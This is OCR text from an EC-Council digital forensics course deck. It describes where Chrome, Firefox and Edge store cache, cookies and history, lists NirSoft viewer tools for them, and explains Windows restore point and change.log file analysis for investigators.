


Figure 6.34: Chrome history, cookies and cache location

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analysis Tool: ChromeCacheView

- **ChromeCacheView**

  Source: *https://www.nirsoft.net*

  ChromeCacheView is a small utility that reads the cache folder of Google Chrome Web browser and displays the list of all the files that are currently stored in the cache.

  For each cache file, the following information is displayed: URL, content type, file size, last accessed time, expiration time, server name, server response, etc.





Figure 6.35: Viewing cache of Google Chrome browser

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analysis Tool: ChromeCookiesView

- **ChromeCookiesView**

  Source: *https://www.nirsoft.net*

  ChromeCookiesView displays the list of all cookies stored by Google Chrome Web browser. It also allows deleting unwanted cookies and exporting the cookies into text/csv/html/xml file. For every cookie, the following information is displayed: hostname, path, name, value, secure (yes/no), HTTP only cookie (yes/no), last accessed time, creation time, and expiration time.





Figure 6.36: Viewing cookies of Google Chrome browser

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analysis Tool: ChromeHistoryView

- **ChromeHistoryView**

  Source: *https://www.nirsoft.net*

  ChromeHistoryView is a small utility that reads the history data file of Google Chrome Web browser and displays the list of all visited Web pages in the last days. For each visited Web page, the following information is displayed: URL, Title, Visit Date/Time, Number of visits, number of times that the user typed this address (Typed Count), Referrer, and Visit ID.

  You can select one or more history items, and them export them into html/xml/csv/text file, or copy the information to the clipboard and paste it into Excel.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.37: Viewing history of Google Chrome browser

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cache, Cookie, and History Analysis: Mozilla Firefox


Mozilla Firefox - Cache, cookies, and history are stored in the following system locations:

- **Cache Location:**
  `C:\Users\<Username>\AppData\Local\Mozilla\Firefox\Profiles\XXXXXXXX.default\cache2`
- **Cookies Location:**
  `C:\Users\<Username>\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXX.default\cookies.sqlite`
- **History Location:**
  `C:\Users\<Username>\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXX.default\places.sqlite`

Analysis Tools:

- MZCacheView (*http://www.nirsoft.net*)
- MZCookiesView (*http://www.nirsoft.net*)
- MZHistoryView (*http://www.nirsoft.net*)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cache, Cookie, and History Analysis: Microsoft Edge


Microsoft Edge - Cache, cookies, and history are stored in the following system locations:

- **Cache Location:**
  `C:\Users\Admin\AppData\Local\Microsoft\Windows\WebCache`
- **Cookies Location:**
  `C:\Users\Admin\AppData\Local\Packages\Microsoft.MicrosoftEdge_xxxxxxxxx\AC\MicrosoftEdge\Cookies`
- **History Location:**
  `C:\Users\Admin\AppData\Local\Microsoft\Windows\History`

Analysis Tools:

- IECacheView (*http://www.nirsoft.net*)
- EdgeCookiesView (*http://www.nirsoft.net*)
- BrowsingHistoryView (*http://www.nirsoft.net*)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examine Windows Files and Metadata


While investigating a Windows system, investigators often need to detect any changes that attackers may have made to application files on the system.

To detect these changes, investigators need to examine the following:

- **Restore Point Directories:** These directories store information related to installation or removal of application files and any changes made to them.
- **Prefetch Files:** Examining the prefetch directory helps determine the applications that have been run on a system.
- **Metadata:** Metadata associated with any type of file reveals various characteristics and finer details related to the creation, access, and modification of files.
- **Image Files and EXIF Data:** Examining JPEG image files and the EXIF data stored in them helps determine the metadata associated with those JPEG images.

This section discusses how to examine these Windows files and the associated metadata.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows File Analysis

Forensic examination of restore point log files and prefetch files provide information such as MAC timestamps, file name, file size, number of times the application has been run, process name, etc., related to the installed/uninstalled applications.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Restore Points (Rp.log Files)

Rp.log is the restore point log file located within the restore point (RPxx) directory. It includes value indicating the type of the restore point; a descriptive name for the restore point creation event, and the 64-bit FILETIME object indicating when the restore point was created. Description of the restore point can be useful for information regarding the installation or removal of an application. System restore points are created when applications and unsigned drivers are installed, when an auto update installation and a restore operation are performed. Description of the event that caused the restore point creation is written to the rp.log file, and this log file helps the investigator to notice the date when the application was installed or removed

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Restore Points (Change.log.x Files)

Key system and application files are continuously monitored to restore the system to a particular state. File changes are recorded in the change.log files, which are located in the restore point directories. Changes to the monitored files are detected by the restore point file system driver, the original filename is entered into the change.log file along with sequence number, type of change occurred, etc. Monitored file is preserved and copied to the restore point directory and renamed in the format Axxxxxxx.ext, where x represents a sequence number and .ext is the file's original extension. First change.log file is appended with a sequence number and a new change.log file is created when the system is restarted.

Digital Forensics Essentials Copyright © by **EC-Council**
